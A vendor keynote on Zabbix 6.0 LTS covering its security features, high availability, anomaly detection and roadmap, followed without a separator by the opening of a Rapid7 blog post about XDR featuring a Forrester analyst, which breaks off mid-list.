
Zabbix is secure by design. In the diagram below you can see all of the Zabbix components, all of which are interconnected, like Zabbix Agent, Server, Proxy, Database, and Frontend. All of the communication between different Zabbix components can be encrypted by using strong encryption protocols like TLS.

If you’re using Zabbix Agent, the agent does not require root privileges. You can run Zabbix Agent under a normal user with all of the necessary user level restrictions in place. Zabbix agent can also be restricted with metric allow and deny lists, so it has access only to the metrics which are permitted for collection by your company policies.

The connections between the Zabbix database backend and the Zabbix Frontend and Zabbix Server also support encryption as of version 5.0 LTS.

As for the frontend component – users can add an additional security layer for their Zabbix frontends by configuring 2FA and SSO logins. Zabbix 6.0 LTS also introduces flexible login password complexity requirements, which can reduce the security breach risk if your frontend is exposed to the internet. To ensure that Zabbix meets the highest standards of the company security compliance, the new Audit log, introduced in Zabbix 6.0 LTS, is capable of logging all of the Zabbix Frontend and Zabbix Server operations.

For an additional security layer – sensitive information like Usernames, Passwords, API keys can be stored in an external vault. Currently, Zabbix supports secret storage in the HashiCorp Vault. Support for the CyberArk vault will be added in the Zabbix 6.2 release.

Another Zabbix feature – the Zabbix API, is often used for the automation of day-to-day configuration workflows, as well as custom integrations and data migration tasks. Zabbix 5.4 added the ability to create API tokens for particular frontend users with pre-defined token expiration dates.

In Zabbix 5.2 we added another layer for the Zabbix Frontend user permissions – User Roles. Now it is possible to define granular user roles with different types of rights and privileges, assigned to specific types of users in your organization. With User Roles, we can define which parts of the Zabbix UI the specific user role has access to and which UI actions the members of this role can perform. This can be combined with API method restrictions which can also be defined for a particular role.

Powerful Solution for MSPs

When we combine all of these features, we can see how Zabbix becomes a powerful solution for MSP customers. MSPs can use Zabbix as an added value service. This way they can provide a monitoring service for their customers and get additional revenue out of it. It is possible to build a customer portal which is a combination of User Roles for read-only access to dashboards and customized UI, rebranding option – which was just introduced in Zabbix 6.0 LTS, and a combination of SLA reporting together with scheduled PDF reports, so the customers can receive reports on a weekly, daily or monthly basis.

Scalability and High Availability

With a growing number of devices and ever-increasing network complexity, Scalability and High availability are extremely important requirements.

Zabbix provides Load balancing options for Zabbix UI and Zabbix API. In order to scale the Zabbix Frontend and Zabbix API, we can simply deploy additional Zabbix Frontend nodes, thus introducing redundancy and high availability.


Zabbix 6.0 LTS comes with out-of-the-box support for the Zabbix Server High Availability cluster. If one of the Zabbix Server nodes goes down, Zabbix will automatically switch to one of the standby nodes. And the best thing about the Zabbix Server High Availability cluster – it takes only 5 minutes to get it up and running. the HA cluster is very easy to configure and use.

One of the features in our future roadmap is introducing support for the History API to work with different time-series DB backends for extra efficiency and scalability. Another feature that we would like to implement in the future is load balancing for Zabbix Servers and Zabbix Proxies. Combining all of these features would truly make Zabbix a cloud-native application with unlimited horizontal scalability.

Machine learning and Statistical analysis



Defining static trigger thresholds is a relatively simple task, but it doesn’t scale too well in dynamic environments. With Machine Learning and Statistical Analysis, we can analyze our data trends and perform anomaly detection. This has been greatly extended in Zabbix 6.0 LTS with Anomaly Detection and Baseline Monitoring functionality.

Zabbix 6.0 Adds an extended set of functions for trend analysis and trend prediction. These support multiple flexible parameters, such as the ability to define seasonality for your data analysis. This is another way how to get additional insights out of the data collected by Zabbix

More value to users

When I think about the direction that Zabbix is headed in, and look at the Zabbix roadmap, one of the main questions I ask is “How can we deliver more value to our enterprise users?”

In Zabbix 6.0 LTS we made some major steps to make Zabbix fit not only for infrastructure monitoring but also fit for Business Service monitoring – the monitoring of services that we provide for our end-users or internal company users. Zabbix 6.0 LTS comes with complex service level object definitions, real-time SLA reporting, multi-tenancy options, Business Service alerting options, and root cause and Impact analysis.

New visualization capabilities


It is important to present the collected data in a human-readable way. That’s why we invest a lot of time and effort in order to improve the native visualization capabilities. In Zabbix 6.0 LTS we have introduced Geographical Maps together with additional widgets for TOP N reporting and templated and multi-page dashboards.

The introduction of reports in Zabbix 5.2 allowed our users to leverage their Zabbix Dashboards to generate scheduled PDF reports with respect to user permissions. Our users can generate daily, weekly, monthly or yearly reports and send them to their infrastructure administrators or customers.

IoT monitoring

With the introduction of support for Modbus and MQTT protocols, Zabbix can be used to monitor IoT devices and obtain environmental information from different sensors such as temperature, humidity, and more. In addition, Zabbix can now be used to monitor factory equipment, building management systems, IoT gateways, and more.

Infrastructure as a code

With IT infrastructures growing in scale, automation is more important than ever. For this reason, many companies prefer preserving and deploying their infrastructure as code. With the support of YAML format for our templates, you can now keep them in a git repository and by utilizing CI/CD tools you can now deploy your templates automatically.

This enables our users to manage their templates in a central location – the git repository, which helps users to perform change management and versioning and then deploy the template to Zabbix by using CI/CD tools.

Tags for classification


Over the past few versions, we have made a major push to support tags for most Zabbix entities. The switch from applications to tags in Zabbix 5.4 made the tool much more flexible. Tags can now be used for the classification of items, triggers, hosts, business services. The tags that the users define can also be used in alerting, filtering, and reporting.

What’s next?

You’re probably wondering – what’s coming next? What are the main vectors for the future development of Zabbix?

First off – we will continue to invest in usability. While the tool is made by professionals for professionals, it is important for us to make using the tool as easy as possible. Improvements to the Zabbix Frontend, general usability, and UX can be expected very soon.

We plan to continue to invest in the visualization and reporting capabilities of Zabbix. We want all data collected by our monitoring tool to provide information in a single pane of glass. This way our users can see the full picture of their environment while also seeing the root cause analysis for the ongoing problems that we face. This way we can get most of the data that Zabbix collects.

Extending the scope of monitoring is an ongoing process for us. We would like to implement additional features for compliance monitoring. I think that we will be able to introduce a solution for application performance monitoring very soon. We’d like to make log monitoring more powerful and comprehensive. monitoring of public and private clouds is also very important for us, given the current IT paradigms.

We’d like to make sure that Zabbix is absolutely extendable on all levels. While we can already extend Zabbix with different types of plugins, webhooks, and UI modules there’s more to come in the near future.

The topic of high availability, scalability, and load balancing is extremely important to us. We will continue building on the existing foundations to make Zabbix a truly cloud-native solution.

Advanced event correlation engine

Advanced event processing is a really important topic. When we talk about a monitoring solution, we pay very much attention to the number of metrics that we are collecting. We mustn’t forget, that for large-scale environments the number of events that we generate based on those metrics is also extremely important. We need to keep control and manage the ever-growing number of different events coming from different sources. This is why we would like to focus on noise reduction, specifically – root cause analysis.

For this reason, we can expect Zabbix to introduce an advanced event correlation model in the future. This model should have the ability to filter and deduplicate the events as well as perform event enrichment, thus leading to a much better root cause analysis.

Multi DC Monitoring

Currently, Multi DC monitoring can be done with Zabbix by deploying a distributed Zabbix instance that utilizes Zabbix proxies. But there are use cases, where it would be more beneficial to have multiple Zabbix servers deployed across different datacenters – all reporting to a single location for centralized event processing, centralized visualization, and reporting as well as centralized dashboards. This is something that is coming soon to Zabbix.

Zabbix Release Schedule

Of course, the burning question is – when is Zabbix 6.0 LTS going to be released? And we are very close to finalizing the next LTS release. I would expect Zabbix 6.0 LTS to be officially released in January 2022.

As for Zabbix 6.2 and 6.4 – these releases are still planned for Q2 and Q4, 2022. The next LTS release – Zabbix 7.0 LTS is planned to be released in Q2, 2023.

Zabbix Roadmap

If you want to follow the development of Zabbix – we have a special page just for that – the Zabbix Roadmap. Here you can find up-to-date information about the development plans for Zabbix 6.2, 6.4, and 7.0 LTS. The Roadmap also represents the current development status of Zabbix 6.0 LTS.

Questions

Q: What would you say is the main benefit of why users should migrate from Zabbix 5.0/4.0 or older versions to 6.0 LTS?

A: I think that Zabbix 6.0 LTS is a very different product – even when you compare it with the relatively recent Zabbix 5.0 LTS. It comes with many improvements, some of which I mentioned here in my keynote. For example, Business Service monitoring provides huge added value to enterprise customers.

With the new trigger syntax and the new functions related to anomaly detection and baseline monitoring our users can get much more out of the data that they already have in their monitoring tool.

The new visualization options – multiple new widgets, geographical maps, scheduled PDF reporting provide a lot of added value to our end-users and to their customers as well.

Q: Any plans to make changes on the Zabbix DB backend level – make it more scaleable or completely redesign it?

A: Right now we keep all of our information in a relational database such as MySQL or PostgreSQL. We have added the support for TimescaleDB which brings some huge advantages to our users, thanks to improved data storage and performance efficiency.

But we still have users that wish to connect different storage engines to Zabbix – maybe specifically optimized to keep time-series data. Actually, this is already on our roadmap. Our plan is to introduce a unified API for historical data so that if you wish to attach your own storage, we just have to deploy a plugin that will communicate both with our historical API and also talk to the storage engine of your choosing. This feature is coming and is already on our Roadmap.

Q: What is your personal favorite feature? Something that you 100% wanted to see implemented in Zabbix 6.0 LTS?

A: I see Zabbix 6.0 LTS as a combination of Zabbix 5.2, 5.4, and finally the features introduced directly in Zabbix 6.0 LTS. Personally, I think that my favorite features in Zabbix 6.0 LTS are features that make up the latest implementation of Anomaly detection.

We could be at the very beginning of exploring more advanced machine learning and statistical analysis capabilities, but I’m pretty sure that with every new release of Zabbix there will be new features related to machine learning, anomaly detection, and trend prediction.

This could provide a way for Zabbix to generate and share insights with our users. Analysis of what’s happening with your system, with your metrics – how the metrics in your system behave.

Demystifying XDR: A Forrester Analyst Lays the Foundation

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2021/12/08/demystifying-xdr-a-forrester-analyst-lays-the-foundation/

Demystifying XDR: A Forrester Analyst Lays the Foundation

Extended detection and response (XDR) is no longer a future state in cybersecurity practice — it’s a full-fledged reality for some. In fact, it’s been a thing for a lot longer than you might think.

Still, XDR is new vocabulary for many security operations center (SOC) teams, and the contours of this wide-ranging term can often feel a little fuzzy.

Sam Adams, VP for Detection and Response at Rapid7, recently sat down with Forrester Analyst Allie Mellen to dig deeper into the conceptual framework behind XDR and unpack how organizations can benefit from this approach.

Defining XDR

Allie and her colleagues at Forrester think of XDR “as an extension of endpoint detection and response technology,” she told Sam. “It’s about taking that philosophy that endpoint detection and response vendors have had for a long time around protecting where the business data is, around protecting the endpoint, and recognizing that, ultimately, that’s not enough for a SOC.”


Demystifying XDR: A Forrester Analyst Lays the Foundation

The key concept behind XDR is to expand the sources of telemetry that SOC teams have at their disposal in order to widen their capabilities and help them better protect their organizations.

Identifying the right detections

Sam echoed the importance of this shift in mindset. He noted that when Rapid7 first launched InsightIDR as a security information and event management (SIEM) tool, we started out with a more prescriptive mindset: “Let’s find attacker behavior we’re interested in finding and figure out what sort of data we need to collect that.” But that quickly shifted to an approach that opened up the data sources, rather than narrowing them down.

“What we realized really early in our SIEM journey, and in our journey in building a detection and response platform, was that the endpoint data was an incredibly rich source of detections,” Sam said.

But at some point, you have to figure out what detections are most important. Allie noted that while SIEM has been an integral tool for SOC teams because it lets them easily bring in new sources of telemetry, endpoint detection and response vendors are introducing tools with much more targeted detections. An XDR vendor’s ability to identify threats and author detections for them is a key value-add for many end users.

“One of the reasons that they’re drawn to XDR is because a lot of the detection engineering is done for them,” Allie said, “and they know that they can trust it because it’s backed by this vendor that specializes not only in the technology but also has a whole threat research team dedicated to finding these threats and turning them into detections.”

Threat detected — what next?

These capabilities also enhance the “R” in XDR, with dynamic response recommendations that reflect the detections themselves, rather than a predetermined playbook. And given the current cybersecurity talent shortage, it’s all the more important for security teams to democratize this skill set so they can act quickly, with better insight.

But as Allie points out, it’s the intermediary step between detection and response that often trips teams up.

“The longest part of the incident response life cycle is investigation,” she said. This step can be especially difficult when detections are particularly complex.


Demystifying XDR: A Forrester Analyst Lays the Foundation

But while investigation and root cause analysis remain a challenge, the slow-downs in this stage of the detection-and-response life cycle provide an important insight into the gaps that XDR needs to fill.

“While tools are able to provide detections and while we can orchestrate response actions, we’re not really giving the analyst everything they need to make a decision up front,” Allie said.

3 key outcomes of XDR

With XDR, Allie says, the goal is to better understand what’s going on in your environment and what to do about it by bringing in data across telemetry sources beyond just the endpoint. This drives better outcomes in 3 core areas:

